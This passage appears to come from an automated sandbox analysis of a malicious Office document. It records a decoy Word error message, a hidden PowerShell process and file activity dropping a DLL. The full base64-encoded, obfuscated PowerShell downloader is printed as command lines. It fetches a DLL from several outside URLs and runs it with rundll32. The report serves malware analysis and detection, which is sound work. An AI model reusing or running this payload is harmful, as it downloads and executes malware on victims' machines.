gBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQApACsAJwBzA DIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAK AAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQABoAHQAJwArA CcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAK wAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcAKwAnACkAKAAnACkAKQArA CgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAK wAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQArACgAJwBsA CcAKwAnAHMAaABpAHYAJwApACsAKAAnAGEAJwArACcAbgBzAGgAJwApACsAK AAoACcALgBjACcAKwAnAG8AbQBKACkAKAAnACkAKQArACcAMwBzACcAKwAoA CgAJwAyACkAKABVAHMAJwArACcAZQByAEYAJwArACcAaQAnACkAKQArACgAJ wBsACcAKwAnAGUAcwAnACkAKwAnAEoAJwArACgAKAAnACkAKAAnACkAKQArA CgAJwAzACcAKwAnAHMAMgAnACkAKwAoACgAJwApACgAJwArACcAOABKACkAJ wArACcAKAAzAHMAMgApACcAKQApACsAKAAoACcAKAAnACsAJwBAAGgAJwApA CkAKwAoACgAJwB0AHQAcAA6AEoAKQAoADMAcwAyACcAKwAnACkAJwArACcAK AAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcAKwAnACgAbwB3ACcAKwAnA G4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBnAG4Ab QBlAG4AdAAuAGMAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAnA CkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJ wBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkAJwArACcAKAAzACcAKQApA CsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJ wArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAKAAnAEAAaAB0A HQAJwArACcAcABzACcAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAM wBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJwAoA GIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJ wBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApA CgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAK AAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwA EgASgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAK ABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoA CcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAK QArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnA CgAdAAnACsAJwByAGEAbgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAd QAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnA EoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJ wArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnA EoAKQAoADMAcwAyACcAKwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcAS gAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoA CcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcAAtAGEAJ wApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApA CkAKwAoACgAJwApACgAJwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJ wApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtA CcAKwAnAHMAdgBkAGgALgAnACsAJwBjAGgASgApACgAMwAnACkAKQArACgAK AAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhA GQAJwApACkAKwAoACgAJwBtAGkAbgBKACkAKAAnACsAJwAzACcAKwAnAHMAJ wArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArA CgAKAAnADIAKQAnACkAKQArACcAKAAnACkAKQAuACIAcgBlAFAAbABgAEEAY wBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArA CgAKAAnAHMAMgApACcAKwAnACgAJwApACkAKQApACwAKABbAGEAcgByAGEAe QBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApA C4AIgBTAGAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQAS AAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxA G8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAAN QAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmA GUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAY ABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvA G0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAAT gBsAE8AYABBAEQAYABGAGkATABlACIAKAAkAEgAdwBxAGYAZQBvAG4ALAAgA CQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQ gAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmA CgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAd wBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAIgAgAC0AZwBlACAANAA0A DAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAM gAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzA HQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJ wArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlA GEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAK wAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2A DIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAO QBsACcAKQApAA==
Imagebase:	0x4a8a0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

Analysis Process: msg.exe PID: 2344 Parent PID: 2532

General

Start time:	22:12:41
Start date:	21/12/2020
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff1f0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2468 Parent PID: 2532

General

Start time:	22:12:42
Start date:	21/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAV AB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGA CAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQAT wByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiA CsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAf QB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzA FkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQ QAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuA G4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJ wApADsAJABlADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgA FsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJ ABOADYANgA3AGMAbABsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnA CkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQAL QBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgA CkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAAR QBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGA CcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAK wAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGA CAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJ wBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgA CAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAK wAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJA HQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJ wBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnA EIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAU QA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcABpAGUAJwArA CcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJ wArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByA DAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAK QArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoA CgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAM AB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhA FIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAb ABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuA CcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAM ABuAD0ATgBlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVAAuAHcAZQBiA EMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAK AAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyA CcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAK wAnACkAKABhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvA HAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJ wApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAnA CkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8Aa AB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoA CgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAK QApACsAKAAoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoA CcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHOAJ

	wArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnA CkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAM wBzACcAKwAoACgAJwAyACkAJwApACkAKwAoACgAJwAoAGMAYQBpAHIAbwBjA CcAKwAnAGEAJwArACcAZAAnACkAKQArACcALgBjACcAKwAoACgAJwBvAG0AJ wArACcASgApACgAJwArACcAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApA CgAYwAnACkAKQArACgAJwBnAGkAJwArACcALQAnACsAJwBiAGkAbgBKACcAK QArACgAKAAnACkAKAAzAHMAMgApACgAJwArACcAMQBQACcAKwAnAEIAJwArA CcAQgAnACkAKQArACgAKAAnAEoAKQAoADMAcwAyACkAJwArACcAKAAnACkAK QArACcAQAAnACsAKAAnAGgAJwArACcAdAB0ACcAKQArACcAcAAnACsAJwBzA CcAKwAoACgAJwA6AEoAKQAoADMAcwAyACcAKwAnACkAKABKACcAKwAnACkAK AAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwB3ACcAKQApA CsAKAAnAHcAdwAuACcAKwAnAGkAJwArACcAcwBhAHQAZQBjAGgAbgBvACcAK QArACcAbAAnACsAKAAnAG8AJwArACcAZwB5AC4AJwApACsAKAAoACcAYwBvA G0ASgAnACsAJwApACgAMwBzACcAKwAnADIAKQAnACsAJwAoAHQAJwArACcAc gBhAGkAbgBpAG4AZwAnACsAJwBKACkAKAAnACsAJwAzACcAKQApACsAJwBzA DIAJwArACgAKAAnACkAJwArACcAKABiAEoAJwArACcAKQAoACcAKQApACsAK AAoACcAMwBzADIAJwArACcAKQAnACkAKQArACgAKAAnACgAQABoAHQAJwArA CcAdAAnACkAKQArACcAcAAnACsAJwA6ACcAKwAoACgAJwBKACkAJwApACkAK wAnACgAJwArACcAMwAnACsAKAAoACcAcwAyACcAKwAnACkAKAAnACkAKQArA CgAKAAnAEoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAK wAnACkAJwArACgAKAAnACgAaABvACcAKwAnAHQAZQAnACkAKQArACgAJwBsA CcAKwAnAHMAaABpAHYAJwApACsAKAAnAGEAJwArACcAbgBzAGgAJwApACsAK AAoACcALgBjACcAKwAnAG8AbQBKACkAKAAnACkAKQArACcAMwBzACcAKwAoA CgAJwAyACkAKABVAHMAJwArACcAZQByAEYAJwArACcAaQAnACkAKQArACgAJ wBsACcAKwAnAGUAcwAnACkAKwAnAEoAJwArACgAKAAnACkAKAAnACkAKQArA CgAJwAzACcAKwAnAHMAMgAnACkAKwAoACgAJwApACgAJwArACcAOABKACkAJ wArACcAKAAzAHMAMgApACcAKQApACsAKAAoACcAKAAnACsAJwBAAGgAJwApA CkAKwAoACgAJwB0AHQAcAA6AEoAKQAoADMAcwAyACcAKwAnACkAJwArACcAK AAnACsAJwBKACkAJwArACcAKAAzAHMAMgApACcAKwAnACgAbwB3ACcAKwAnA G4AaQB0AGMAbwAnACkAKQArACgAJwBuAHMAJwArACcAaQAnACsAJwBnAG4Ab QBlAG4AdAAuAGMAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAcwAnA CkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACsAKAAnAGYAaQAnACsAJ wBsACcAKwAnAGUAcwBKACcAKQArACgAKAAnACkAJwArACcAKAAzACcAKQApA CsAJwBzACcAKwAoACgAJwAyACkAKAAnACsAJwBiAEoAJwApACkAKwAnACkAJ wArACgAKAAnACgAMwBzADIAKQAnACsAJwAoACcAKQApACsAKAAnAEAaaB0A HQAJwArACcAcABzACcAKQArACgAKAAnADoAJwArACcASgAnACsAJwApACgAM wBzADIAKQAoAEoAKQAoADMAJwArACcAcwAyACkAJwApACkAKwAoACgAJwAoA GIAJwArACcAMgAnACkAKQArACgAJwBiACcAKwAnAGMAbwBtAC4AYwAnACsAJ wBvACcAKwAnAG0ALgBiACcAKQArACcAcgAnACsAKAAoACcASgAnACsAJwApA CgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcAcwBpACcAKQApACsAK AAoACcAdABlAEoAKQAnACsAJwAoADMAJwArACcAcwAnACsAJwAyACkAKAAwA EgASgAnACkAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAyACkAK ABAACcAKwAnAGgAJwApACkAKwAoACgAJwB0AHQAcAA6AEoAKQAnACsAJwAoA CcAKwAnADMAcwAyACcAKQApACsAKAAoACcAKQAoACcAKwAnAEoAKQAnACkAK QArACgAKAAnACgAMwBzACcAKwAnADIAJwApACkAKwAoACgAJwApACcAKwAnA CgAdAAnACsAJwByAGEAbgBzACcAKwAnAGYAZQAnACkAKQArACgAJwByAHMAd QAnACsAJwB2AGEAJwApACsAKAAoACcAbgAnACsAJwAuAGMAbwBtACcAKwAnA EoAKQAnACkAKQArACgAKAAnACgAMwBzACcAKwAnADIAKQAoAHcAcAAtAGEAJ wArACcAZAAnACsAJwBtACcAKQApACsAJwBpACcAKwAoACgAJwBuACcAKwAnA EoAKQAoADMAcwAyACcAKwAnACkAKABPACcAKwAnAFYAbAAnACkAKQArACcAS gAnACsAKAAoACcAKQAoACcAKQApACsAKAAoACcAMwBzADIAJwArACcAKQAoA CcAKQApACsAJwBAACcAKwAnAGgAdAAnACsAKAAnAHQAJwArACcAcABzADoAJ wApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAoAEoAJwApA CkAKwAoACgAJwApACgAJwArACcAMwBzACcAKQApACsAJwAyACcAKwAoACgAJ wApACcAKwAnACgAcABoAHkAcwAnACkAKQArACcAaQAnACsAKAAoACcAbwAtA CcAKwAnAHMAdgBkAGgALgAnACsAJwBjAGgASgApACgAMwAnACkAKQArACgAK AAnAHMAMgAnACsAJwApACcAKQApACsAKAAoACcAKAAnACsAJwB3AHAALQBhA GQAJwApACkAKwAoACgAJwBtAGkAbgBKACkAKAAnACsAJwAzACcAKwAnAHMAJ wArACcAMgApACgAawAnACsAJwBLAEoAKQAoADMAJwApACkAKwAnAHMAJwArA CgAKAAnADIAKQAnACkAKQArACcAKAAnACkAKQAuACIAcgBlAFAAbABgAEEAY wBFACIAKAAoACgAJwBKACcAKwAoACgAJwApACgAJwArACcAMwAnACkAKQArA CgAKAAnAHMAMgApACcAKwAnACgAJwApACkAKQApACwAKABbAGEAcgByAGEAe QBdACgAJwAvACcAKQAsACgAJwBoAHcAJwArACcAZQAnACkAKQBbADAAXQApA C4AIgBTAGAAUABMAEkAVAAiACgAJABUAGcAMwB5AHAAdgAwACAAKwAgACQAS AAyAHEANgBxAHAAegAgACsAIAAkAEEAcABqADAAdwBtAG8AKQA7ACQAQwBxA G8AdwBiADQAZAA9ACgAKAAnAFgANgAnACsAJwB1AGgAJwApACsAKAAnADAAN QAnACsAJwB5ACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABIAHcAcQBmA GUAbwBuACAAaQBuACAAJABOAGsAcQBfAGcAMABxACAAfAAgAFMATwBgAFIAY ABUAC0AbwBiAGAASgBFAEMAdAAgAHsARwBlAGAAVAAtAFIAYQBgAE4ARABvA G0AfQApAHsAdAByAHkAewAkAFYAMABfAHIAaQAwAG4ALgAiAGQAbwB3AGAAT gBsAE8AYABBAEQAYABGAGkATABlAClAKAAkAEgAdwBxAGYAZQBvAG4ALAAgA CQAWgByAHcAagBoADkAawApADsAJABDAHcAawAxAG8AOABvAD0AKAAoACcAQ gAnACsAJwA2AHgAMgBvACcAKQArACcAdwB0ACcAKQA7AEkAZgAgACgAKAAmA CgAJwBHAGUAdAAtAEkAdAAnACsAJwBlACcAKwAnAG0AJwApACAAJABaAHIAd wBqAGgAOQBrACkALgAiAEwAZQBuAGcAYABUAGgAlgAgAC0AZwBlACAANAA0A DAANwA3ACkAIAB7ACYAKAAnAHIAdQAnACsAJwBuACcAKwAnAGQAbABsADMAM gAnACkAIAAkAFoAcgB3AGoAaAA5AGsALAAnACMAMQAnAC4AIgBUAGAAbwBzA HQAYABSAGkAbgBHACIAKAApADsAJABDAGMAcwBrAGkAeAAwAD0AKAAnAFkAJ wArACcAMwB2ACcAKwAoACcAYQAyAHQAJwArACcAZwAnACkAKQA7AGIAcgBlA GEAawA7ACQASQA3AGEAYgB6ADYAZwA9ACgAJwBMACcAKwAoACcAdQBoACcAK wAnAGYAbgBxAGsAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFcAXwA2A DIAZgB5ADYAPQAoACcASQAnACsAJwB4AHEAJwArACgAJwBmACcAKwAnADQAO QBsACcAKQApAA==
Imagebase:	0x13f8e0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2112271033.0000000000326000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: 00000005.00000002.2112362242.0000000001B54000.00000004.00000040.sdmp, Author: Florian Roth
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE850BEC7	CreateDirectoryW
C:\Users\user\F2nefq6\Prs2ndh	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE850BEC7	CreateDirectoryW
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	3	7FEE850BEC7	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	success or wait	2	7FEE850BEC7	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 45 54 b3 f3 01 35 dd a0 01 35 dd a0 01 35 dd a0 1f 67 48 a0 10 35 dd a0 1f 67 5e a0 64 35 dd a0 1f 67 59 a0 2b 35 dd a0 26 f3 a6 a0 06 35 dd a0 01 35 dc a0 80 35 dd a0 1f 67 57 a0 04 35 dd a0 1f 67 4f a0 00 35 dd a0 1f 67 49 a0 00 35 dd a0 1f 67 4c a0 00 35 dd a0 52 69 63 68 01 35 dd a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9a e7 e0 5f 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......ET...5...5...5...gH..5 ...g^.d5...gY.+5..&....5...5.. .5...gW..5...gO..5...gI..5...g L..5..Rich.5.................. PE..L......_...	success or wait	3	7FEE850BEC7	WriteFile
C:\Users\user\F2nefq6\Prs2ndh\Chpieog.dll	unknown	8571	00 8b 46 18 3b c7 73 20 8b 56 14 52 57 8b ce e8 fc 00 00 00 85 ff 76 56 8b 4e 18 53 8d 5e 04 83 f9 10 72 2c 8b 03 eb 2a 85 ff 75 ea 89 7e 14 83 f8 10 72 0e 8b 46 04 5f c6 00 00 8b c6 5e 5d c2 08 00 8d 46 04 5f c6 00 00 8b c6 5e 5d c2 08 00 8b c3 57 55 51 50 e8 99 13 00 00 83 c4 10 83 7e 18 10 89 7e 14 72 02 8b 1b c6 04 3b 00 5b 5f 8b c6 5e 5d c2 08 00 cc cc cc cc cc cc cc cc cc cc 53 8b 5c 24 08 56 8b f1 57 39 5e 14 73 05 e8 e2 0f 00 00 8b 46 14 8b 7c 24 14 2b c3 3b c7 73 02 8b f8 85 ff 76 55 8b 4e 18 55 8d 6e 04 83 f9 10 72 09 8b 55 00 89 54 24 14 eb 04 89 6c 24 14 83 f9 10 72 05 8b 55 00 eb 02 8b d5 2b c7 50 8b 44 24 18 03 c3 03 c7 50 2b cb 51 03 d3 52 e8 4e 10 00 00 8b 46 14 2b c7 83 c4 10 83 7e 18 10 89 46 14 72 03 8b 6d 00 c6 04 28 00 5d 5f 8b c6 5e	..F.;.s .V.RW.........vV.N.S.^ ....r,...*..u..~....r..F._.... .^]....F._.....^].....WUQP.... .....~...~.r.....;.[_..^]..... ....S.\$.V..W9^.s.......F. .|$.+.;.s.....vU.N.U.n....r..U ..T$....l$....r..U.....+.P.D$. ....P+.Q..R.N....F.+.....~...F .r..m...(.]_..^	success or wait	20	7FEE850BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE8375208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE8375208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE849A287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE850BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE850BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE850BEC7	ReadFile
